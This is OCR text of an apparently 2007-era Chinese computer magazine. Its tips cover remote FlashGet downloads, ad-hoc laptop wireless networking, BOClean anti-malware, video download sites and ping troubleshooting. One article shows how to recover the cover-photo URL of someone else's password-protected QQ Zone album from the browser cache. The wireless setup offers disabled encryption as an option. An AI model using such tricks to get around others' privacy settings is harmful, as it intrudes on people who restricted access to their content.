实现了网络开机，在快车中设置为"下载完毕后自动关机"后，下载完文件自动关机。如果在家中找到几个想下载的文件，还可通过快车提供的一个插件，来自动实现文件下载。

第1步 在要实现网络开机的电脑中，从http://www.flashget.com/cn/addons.htm中下载一个FlashCheck插件，这是一个完全免费的快车(FlashGet)扩展程序，允许用户通过发送一个简单的EMail启动另外一台机器上的快车(FlashGet)下载选定的文件。

第2步 在安装FlashCheck并打开后，在系统托盘上右击，选"个人喜好设置"，在"账号设置"标签中，如实填写支持POP3服务器的地址、邮箱用户名和口令，别名可以随意填写。再点"其他设置"标签，设置定时检查的时间间隔，尽量设置短点，再选中"自动运行"、"启动时自动进入检查状态"，"忽略错误"和"启用下载代理"选项默认选中，不用设置。

第3步 使用其他邮箱，给设置的邮箱中发送一封格式为:%FlashGet% -dl URL -psw Password的邮件，URL是指需要下载的文件地址，Password是启动下载代理的口令，没有设置口令的话，可略去。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

抛掉网线！笔记本无线文件发送术


Tag 无线、无线局域网、共享上网 〉实例 〉网络

江苏/**蒋继钊**

随着笔记本的普及以及Intel迅驰技术的发展，现在大多数的笔记本带有无线网卡和有线网卡，无线网络的应用也越来越多。许多人对无线网络设置可能还比较陌生，其实无线网络设置并没有想象的那么复杂。它只是在有线局域网的基础上发展起来的网络传输方式，在连接和数据交换方面与有线局域网大同小异，只是传输载体的差异，有线网络是靠网线，无线网络则是利用无线电波而已。下面简要介绍两台笔记本利用无线网卡连接以实现文件的对拷和两台笔记本利用无线网卡来共享上网。

实例1:两台笔记本无线对传文件


第1步 右击桌面上的“网上邻居”→属性→打开“网络连接”（见图1）。然后右击“无线网络连接→属性→打开无线网络属性→单击“无线网络配置”。




1

第2步 单击图2右下角(3)处的“高级”，选择图2(4)处“仅计算机到计算机”，单击图2(5)处的“添加”，在无线网络属性设置网络名SSID，假设为“Computerl”，也可任意起一名字，以后刷新网络列表就可能找到此名称的网络(见图2)。网络验证选择“共享式”，数据加密选择“已禁用”，也可设置密码。如果设置“已禁用”，在计算机无线网络连接中则不要连接密码。如果设置密码，无线网络连接时输入密码才能建立连接。

以上设置完后，因为没有DHCP动态IP分配，所以还要设置无线网络固定一个IP地址，如192.168.0.3，这样这一台笔记本电脑就设置好了，它就好像是一个“主机”，下面设置另一台笔记本与它连接。另一台笔记本也要把IP地址设置成与设置好的“主机”笔记本IP在同一个网段，如:192.168.0.4。另外还要在同一个工作组，这样有利于计算机互访，方便实现文件共享。只要在“从机”笔记本的“无线网络中”刷新网络列表，就可以找到另一台笔记本的网络名Computerl，单击“连接”即可完成两台笔记本的无线连接（见图3）。连接上的两台笔记本可以联网玩“魔兽争霸”、“红警”等网络游戏，只要把文件夹设为共享，即可通过网上邻居实现拷贝。



2



3

实例2:两台笔记本通过无线连接实现共享上网

我们上网最常用的是通过ADSL或有线局域网的有线上网，一台笔记本通过有线网卡上网后，另外一台笔记本要上网，最直接、高效的解决方法当然是购买一台无线路由器，这样可以同时支持有线和无线上网。但在有的场合可能没有无线路由器，我通过实践，发现了Windows XP系统中新加入的网桥功能就可以实现两台笔记本的共享上网。说起来网桥应该是一个老掉牙的概念了，网桥就像一台只有两个端口的交换机，可以连接两个物理网段。

下面以我单位网络为例介绍一下两台笔记本共享上网的设置。我单位是光纤接入，用一个有线路由器WAN口接外网，把LAN端口接到不同的交换机，再从交换机接到每台电脑，路由器的内网IP地址为192.168.0.1，网关为255.255.0.0，其他机器把IP设置为路由器的内网IP网段，网关为路由器内网IP地址。

第1步 先如上所述建立二台笔记本点到点连接，在一台笔记本上有线网卡接上网线，设置正常能上网。然后右击桌面上“网上邻居”→属性，打开“网络连接”，按住“Ctrl”键鼠标单击“本地连接”和“无线网络连接”同时选中，单击鼠标右键，选择弹出菜单中的“桥接”，系统会自动创建一个网络桥，将原来的两个连接转到新创建的“网络桥”连接项目下。

第2步 选择建好的“网络桥”，设置IP为外网路由器的网段IP，如192.168.0.2，子网掩码为255.255.255.0，DNS设为本地ISP提供的数值。

第3步 设置另一台笔记本，只要设置一下IP与“主机”笔记本在同一网段，把网关设置为外网路由器的内网IP地址，DNS也为当地ISP提供的就可以了，这样两台笔记本无线连接后就可以上网了。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

请个免费的保镖杀木马！

Tag 防木马 〉Comodo BOClean Anti-Malware 〉实例 〉网络

超级编辑记者2007

北京/FLP

“熊猫烧完了香，又飞来了灰鸽子”，现在的木马是越来越猖獗了，不装个防木马的东东是不行了，可装就要装个管用的，如果还免费那就更棒了。有这么好的事吗？当然有！最近，Comodo 收购了 BOClean 这款老牌的、高评价的反木马即时监控软件，并将其转变为一款完整、强效的免费软件——Comodo BOClean Anti-Malware。软件对系统中运行的各个程序进行监控，并能及时阻止可疑程序的运行，防木马能力尤为出众，还可以与其他一些防毒软件和防火墙共存哦！一起来看下吧！


软件安装 轻松搞定

第1步 首先到http://www.onlinedown.net/soft/57591.htm将Comodo BOClean Anti-Malware下载下来，然后双击下载到的安装文件，在弹出的安全警告窗口中点击“运行”就可以开始软件的安装了。然后依次点击“I Accept→确定→INSTALL→确定→NEXT→确定”，就完成了这个软件的安装，无需重启电脑就可以使用。

第2步 这个软件目前没有中文版本，我们可以到http://www.box.net/shared/tfa4clerms下载网友提供的汉化包，下载到的压缩包解压后会发现有三个文件，将这三个文件复制到刚才英文软件的安装目录里覆盖原来的文件就可以了。


软件小档案：Comodo BOClean Anti-Malware

文件大小： 1382KB **软件版本：** 4.23
软件性质： 免费软件
适用平台： Win9x/Me/NT/2000/XP/2003
下载地址： http://www.onlinedown.net/soft/57591.htm




小提示


如果在图3所示的菜单中勾选了“寂静的清理与移除”这一项，BoClean Anti-Malware就不会弹出提示窗口了，它会自动地删除感染文件，并且如果再勾选“永久隐藏系统列图示与警示”，那么连托盘处的图标也不会出现了，绝对“安静”！但这样也无法再次进行参数配置了，所以要谨慎选择。



电脑垃圾 我来打扫

软件安装后，首先在开始程序菜单中找到它并运行（见图1），然后左键双击或右键单击其在系统托盘处的图标，接着就会弹出软件的设置菜单（见图2），选择“配置 BOClean”进行参数配置。在弹出的参数设置菜单（见图3）中，可以看到BoClean已经预设勾选了一些自动清理功能，可以自动帮你清理安全性区域（及时恢复被木马修改的安全性参数）、HOSTS档案、TEMP资料夹、下载的ActiveX、Winsock连接和IE用户样式（及时恢复可能被木马修改的CSS样式表）。这样你就不必担心电脑里垃圾文件一大堆了！当然你也可以去掉不喜欢的自动清理的选项。





软件监控 我主沉浮

在使用中，我们可以按照自己的需要添加一些自己熟悉且信任的软件，免于BoClean Anti-Malware适时监控。在图2所示的菜单中点击“应用程式排除器”按钮，然后我们就可以将要排除程序的图标直接拖动到对话框中（见图4），最后点击“完成”保存就可以了，从而减轻软件监控负担。如果以后又需要对已排除的程序进行监控，可以重复上面的操作，然后在图4所示的菜单中将相应程序图标选中，然后点击“移除项目”，然后在弹出窗口中选“是”，最后点击“完成”保存就可以了。

即时防护 无需担心

大家都喜欢自由地在网络世界里遨游，但这时我们也时刻面临木马病毒的威胁，但如果有BoClean Anti-Malware为我们保驾护航，就不必担心了。在图3所示的菜单中勾选“不断的监视系统”后它就能时刻监控你的计算机，及时阻挡、删除各种侦测到的恶意程序，包含木马、病毒、广告、间谍程序等。如果发现电脑中有恶意程序，它就会自动关闭这个恶意进程，但感染的文件不会自动删除，它会弹出提示窗口（见图5），询问用户是否要删除文件，一般选择“是”就可以了，通过它删除这些恶意程序并不需要重启电脑。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

视频收集有捷径 下载有妙招


Tag MP3、下载 〉实例 〉网络

现在，网上的视频网站越来越多了，看看MV和电影成为很多人上网的选择。怎样快速下载到我们喜欢的视频呢？

方法一:通过专用搜索引擎


虽然百度和谷歌(Google)都相继推出各自的视频搜索，但是搜索到的视频不会提供真正的下载地址，所以这里不推荐使用。这时不妨用迅雷搜索，它整合了广大雷友提交的视频下载的信息和链接，可以让你很方便地找到喜欢的视频并下载下来。

★视频搜索：登录http://so.xunlei.com，打开进入迅雷搜索首页。在主页切换到“音乐”并勾选“MTV”，然后输入你想下载的视频的标题。如想下载后玄的《九公主》，输入“九公主”并回车就可以看到迅雷音乐搜索帮我们列出的视频下载列表(见图1)，随便点击其中的一个即可弹出下载页面。如果系统中装有迅雷，这时双击“点击下载”，就会自动调用电脑中的迅雷高速下载了(见图2)。



★MP3搜索：比较好的MP3视频搜索引擎还有http://www.mp3mv.cn/(见图3)。

★如果你想了解更多搜索的基础技巧，请看本刊2007年第6期《本地搜索 无处不在》一文。



方法二：通过专用视频下载网站

虽然通过迅雷搜索可以下载到大多数的视频，但是下载了还要自己转换，非常麻烦。其实我们可以通过专业的MP3视频下载网站下载站长们为我们转换好的MP3视频文件。

这里推荐MP4视频下载(http://mp4.365dn.com/)这个号称最好的中文MP4电影下载站。你不要以为这个网站提供的视频只适合MP4，其实它的很多资源都是为视频MP3准备的(见图4)。里面的资源很丰富，而且可以满足不同规格的视频MP3的格式要求，如avi、amv、mpeg、asf等。不过要注意的是，这里的资源下载地址在第二页，下载时要细心一点，不然别说我介绍的网站骗人啊，呵呵。CF

小提示:比较优秀的视频搜索网站

久久娱乐网(http://mp4.zg99.com)
我要mp4(http://www.wymp4.com/)

偷看QQ空间加密照片


Tag QQ空间、加密 〉QQ 〉实例 〉网络

浙江/**潘利民**

网上相册很多，刚认识了一位MM，她的照片就在QQ相册里，可是有密码，怎么办？其实，一个小技巧就能搞定！

首先打开一个已经加过密的QQ空间相册页面(见图1)，然后打开IE“工具→Internet选项”，在“常规”中的“Internet 临时文件”下，依次选择“删除Cookies”和“删除 文件”删除临时文件夹中所有的cookies和文件，然后再点“设置”，在“设置窗口”选择“查看文件”，这样就打开了IE临时文件夹。

现在关键步骤来了，点击加密相册，出现一个对话框(见图2)，这时我们选择取消，再刷新一下空间，点“相册”。再回到刚才找到的临时文件夹刷新一下，找到名为“cgi_qqzone_static”的XML文档，如图3。



这时双击它，在弹出的对话框中选择“是”，打开的是代码页。刚才要破解的是一个名为“我“的相册，按ctrl+f查找，输入“我”进行查找，找到<![CDATA[我]]>(见图4)，下面那个链接就是相片的地址了。复制它，粘贴到IE地址栏中看看，是美女还是帅哥，看到了吗？

```
<![CDATA[ 我   ]]>
</name>
<pre>http://s2.photo.qq.com/[redacted]/523239454</pre>
<priv>2</priv>
```

本文仅做抛砖引玉，教大家的方法效果看到的其实只是加密相册的封面，里面的照片还是不能看到，不过美女还是恐龙已经能够看出来了吧？CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

超级编辑记者2007

网络连接步步通

Tag 数据包问题 〉实例 〉网络

北京/**卢侨生**


对于普通家庭用户来说，电脑无法上网是最常遇到的问题，系统托盘处的"两台小电脑"就好比网络连接的"晴雨表"，网络通不通一看便知。而如果就只有一个小电脑在闪，也就是数据包只能发不能收的问题，怎么办呢？下面就跟我一起来步步排查吧！

小提示

在进行系统排查前，首先要检查网线、水晶头等外设，在外设故障都排除后就可以按照本文介绍的方式进行排查了。

网卡故障软检测


第1步 左键单击系统"开始"菜单，点击"运行"，在对话框中输入"ping 127.0.0.1"，然后点击"确定"运行。如果系统能够ping通（见图1），说明网卡没问题，如果系统提示"unreachable"，那就是网卡出现了故障。接着ping本机IP，如果是ADSL上网还要ping一下网关IP，如ping 192.168.0.1，能ping通则表明局域网是连通的，本机IP设置正确无误。



